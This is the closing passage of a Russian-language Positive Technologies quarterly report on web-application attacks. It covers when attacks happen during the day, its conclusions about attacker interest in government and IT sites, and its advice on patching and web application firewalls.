


Рисунок 18. Распределение атак по времени суток

Разброс атак схож с картиной, которую мы получили в I квартале, число атак снова стабильно в любое время суток, с увеличением интенсивности в дневные и вечерние часы. Для наглядности приведем график за 17 апреля, построенный в интерфейсе PT AF для одной из компаний. На рисунке также видно, что значительная часть атак пришлась на вторую половину дня: на графике присутствуют пики, соответствующие повышенной частоте запросов.




Рисунок 19. Динамика атак 17 апреля (интерфейс PT AF)

Такие результаты, как и в предыдущем квартале, в большой степени связаны с тем фактом, что более трети всех атак составляют атаки на пользователей сайтов, которые обычно активны именно в это время. Мы снова можем убедиться, что интенсивность атак остается достаточно высокой на протяжении 24 часов в сутки.

Атаки злоумышленников в ночное время могут быть вызваны тем, что в это время вероятность обнаружения атаки и реагирования на нее со стороны службы безопасности компании значительно ниже. Это относится именно к целевым атакам. В случае же с массовыми атаками, например когда злоумышленники отработывают технику или проверяют работоспособность эксплойта на случайных сайтах или целом списке IP-адресов, данная закономерность не прослеживается. Исследование показало, что атаки совершаются из разных частей земного шара, поэтому — в связи с разницей в часовых поясах — сложно предсказать наиболее вероятное время их реализации в отношении конкретной системы.

Пики активности злоумышленников могут различаться в зависимости от специфики деятельности компании, и этот фактор стоит учитывать при организации системы защиты. По итогам II квартала число атак на веб-приложения является стабильно высоким независимо от дня и времени суток, но в отдельные промежутки времени можно наблюдать возрастание интенсивности. При этом своевременно отреагировать на атаки злоумышленников и предотвратить их развитие можно лишь с помощью специальных средств защиты веб-приложений, а также высококвалифицированной службы реагирования на инциденты информационной безопасности.

ВЫВОДЫ

Результаты исследования свидетельствуют о стабильно высоком уровне активности злоумышленников, хотя, как и в I квартале, отмечается некоторое снижение общего числа атак на веб-приложения по сравнению с прошедшим годом. Среди зафиксированных событий преобладают попытки получить доступ к чувствительной информации и атаки на пользователей веб-приложений. Независимо от исследуемых систем сохраняется интерес злоумышленников к сайтам госучреждений и IT-компаний, и мы можем прогнозировать, что он будет сохраняться и в следующем квартале. Более того, стоит ожидать увеличения числа атак в связи с публикацией информации о новых уязвимостях в популярных CMS (например, Joomla).

После выявления уязвимостей в ПО может понадобиться время на обновление системы или установку патчей. В этот период приложения остаются уязвимыми. Мы продемонстрировали, что злоумышленники в считанные дни после публикаций о новых уязвимостях готовы атаковать, поэтому для эффективной защиты важно не только вовремя обновлять программное обеспечение, но и использовать превентивные средства защиты, такие как межсетевой экран уровня приложений, для обнаружения и предотвращения атак на веб-ресурсы.

О компании

Positive Technologies — один из лидеров европейского рынка систем анализа защищенности и соответствия стандартам, а также защиты веб-приложений. Деятельность компании лицензирована Минобороны России, ФСБ России и ФСТЭК России, продукция сертифицирована ФСТЭК России и в системе добровольной сертификации «Газпромсерт». Организации во многих странах мира используют решения Positive Technologies для оценки уровня безопасности своих сетей и приложений, для выполнения требований регулирующих организаций и блокирования атак в режиме реального времени. Благодаря многолетним исследованиям специалисты Positive Technologies заслужили репутацию экспертов международного уровня в вопросах защиты SCADA- и ERP-систем, крупнейших банков и телеком-операторов.